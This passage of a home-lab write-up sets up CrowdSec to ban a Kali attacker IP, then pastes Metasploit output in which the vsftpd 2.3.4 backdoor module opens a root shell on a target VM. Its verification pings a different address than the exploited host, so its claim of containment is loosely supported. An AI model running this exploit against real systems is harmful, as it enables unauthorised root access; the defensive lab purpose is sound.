sudeep@sudeep-VirtualBox:~$ sudo systemctl start crowdsec-firewall-bouncer
sudeep@sudeep-VirtualBox:~$ sudo systemctl status crowdsec
● crowdsec.service - Crowdsec agent
   Loaded: loaded (/usr/lib/systemd/system/crowdsec.service; enabled; preset: enabled)
   Active: active (running) since Tue 2026-03-31 02:03:54 IST; 2min 3s ago
     Main PID: 1731 (crowdsec)
        Tasks: 10 (limit: 9429)
      Memory: 182.4M (peak: 186.1M)
         CPU: 4.603s
        CGroup: /system.slice/crowdsec.service
                └─1731 /usr/bin/crowdsec -c /etc/crowdsec/config.yaml

Mar 31 02:03:47 sudeep-VirtualBox systemd[1]: Starting crowdsec.service - Crowdsec agent...
Mar 31 02:03:54 sudeep-VirtualBox systemd[1]: Started crowdsec.service - Crowdsec agent.
sudeep@sudeep-VirtualBox:~$ sudo systemctl status crowdsec-firewall-bouncer
● crowdsec-firewall-bouncer.service - The firewall bouncer for CrowdSec
   Loaded: loaded (/etc/systemd/system/crowdsec-firewall-bouncer.service; enabled; prese
   Active: active (running) since Tue 2026-03-31 02:04:01 IST; 2min 16s ago
     Main PID: 2383 (crowdsec-firewa)
        Tasks: 9 (limit: 9429)
      Memory: 21.7M (peak: 23.9M)
         CPU: 422ms
        CGroup: /system.slice/crowdsec-firewall-bouncer.service
                └─2383 /usr/bin/crowdsec-firewall-bouncer -c /etc/crowdsec/bouncers/crowdsec->

Mar 31 02:03:54 sudeep-VirtualBox systemd[1]: Starting crowdsec-firewall-bouncer.service ->
Mar 31 02:04:01 sudeep-VirtualBox systemd[1]: Started crowdsec-firewall-bouncer.service ->
sudeep@sudeep-VirtualBox:~$
```

STEP 8 — Block Attacker IP

```
sudo cscli decisions add --ip 192.168.56.102 --reason "VSFTPD attack"
```

Check:

```
sudo cscli decisions list
```

```
sudo iptables -L
```



```
ubuntu [Running] - Oracle VirtualBox
File Machine View Input Devices Help
Mar 31 02:10
sudeep@sudeep-VirtualBox: ~
sudeep@sudeep-VirtualBox:~$ sudo cscli decisions add --ip 192.168.56.102 --reason "VSFTPD a
INFO Decision successfully added
sudeep@sudeep-VirtualBox:~$ sudo cscli decisions list
+-----+-----+-----+-----+-----+-----+-----+-----+
| ID | Source | Scope:Value | Reason | Action | Country | AS | Events | expira |
| tion | Alert ID | | | | | | | |
+-----+-----+-----+-----+-----+-----+-----+-----+
| 1 | cscli | Ip:192.168.56.102 | VSFTPD attack | ban | | | 1 | 3h59m3 |
| 5s | 1 | | | | | | | |
+-----+-----+-----+-----+-----+-----+-----+-----+
sudeep@sudeep-VirtualBox:~$ sudo iptables -L
Chain INPUT (policy ACCEPT)
target prot opt source destination
CROWDSEC_CHAIN all -- anywhere anywhere

Chain FORWARD (policy DROP)
target prot opt source destination
DOCKER-USER all -- anywhere anywhere
DOCKER-FORWARD all -- anywhere anywhere

Chain OUTPUT (policy ACCEPT)
target prot opt source destination

Chain CROWDSEC_CHAIN (1 references)
target prot opt source destination
DROP all -- anywhere anywhere match-set crowdsec-blacklists
-0 src /* CrowdSec: cscli */
```

STEP 9 — Verification

On Kali:

ping 192.168.56.5

Result:

100% packet loss

Attack stopped successfully



```
kali-linux-2025.3-virtualbox-amd64 [Running] - Oracle VirtualBox
File Machine View Input Devices Help

kali@kali: ~
Session Actions Edit View Help

msf exploit(unix/ftp/vsftpd_234_backdoor) > set RHOST 192.168.56.103
RHOST => 192.168.56.103
msf exploit(unix/ftp/vsftpd_234_backdoor) > run
[*] 192.168.56.103:21 - Banner: 220 (vsFTPD 2.3.4)
[*] 192.168.56.103:21 - USER: 331 Please specify the password.
[*] Exploit completed, but no session was created.
msf exploit(unix/ftp/vsftpd_234_backdoor) > run
[*] 192.168.56.103:21 - Banner: 220 (vsFTPD 2.3.4)
[*] 192.168.56.103:21 - USER: 331 Please specify the password.
[+] 192.168.56.103:21 - Backdoor service has been spawned, handling...
[+] 192.168.56.103:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.56.102:45115 -> 192.168.56.103:6200) at 2026-03-

whoami
root
^C
Abort session 1? [y/N] ^C
[*] 192.168.56.103 - Command shell session 1 closed. Reason: User exit
msf exploit(unix/ftp/vsftpd_234_backdoor) > Interrupt: use the 'exit' command to quit
msf exploit(unix/ftp/vsftpd_234_backdoor) > exit -y

(kali@kali)-[~]
$ ping 192.168.56.5
PING 192.168.56.5 (192.168.56.5) 56(84) bytes of data.
^C
— 192.168.56.5 ping statistics —
26 packets transmitted, 0 received, 100% packet loss, time 25616ms

(kali@kali)-[~]
$ ping 192.168.56.5
PING 192.168.56.5 (192.168.56.5) 56(84) bytes of data.
^C
— 192.168.56.5 ping statistics —
4 packets transmitted, 0 received, 100% packet loss, time 3081ms

(kali@kali)-[~]
$
```

Stakeholder Briefing

A controlled security test was conducted to evaluate our system's ability to detect and respond to cyber threats. During the test, an attacker simulated unauthorized access to a vulnerable system. The monitoring tool (Wazuh) successfully detected suspicious activity and generated alerts in real time. The incident was analyzed, and appropriate action was taken using CrowdSec to block the attacker's IP address. After applying the block, further access attempts were unsuccessful, confirming that the threat was contained. This exercise demonstrates that our security monitoring and response mechanisms are functioning effectively and can protect systems from similar attacks.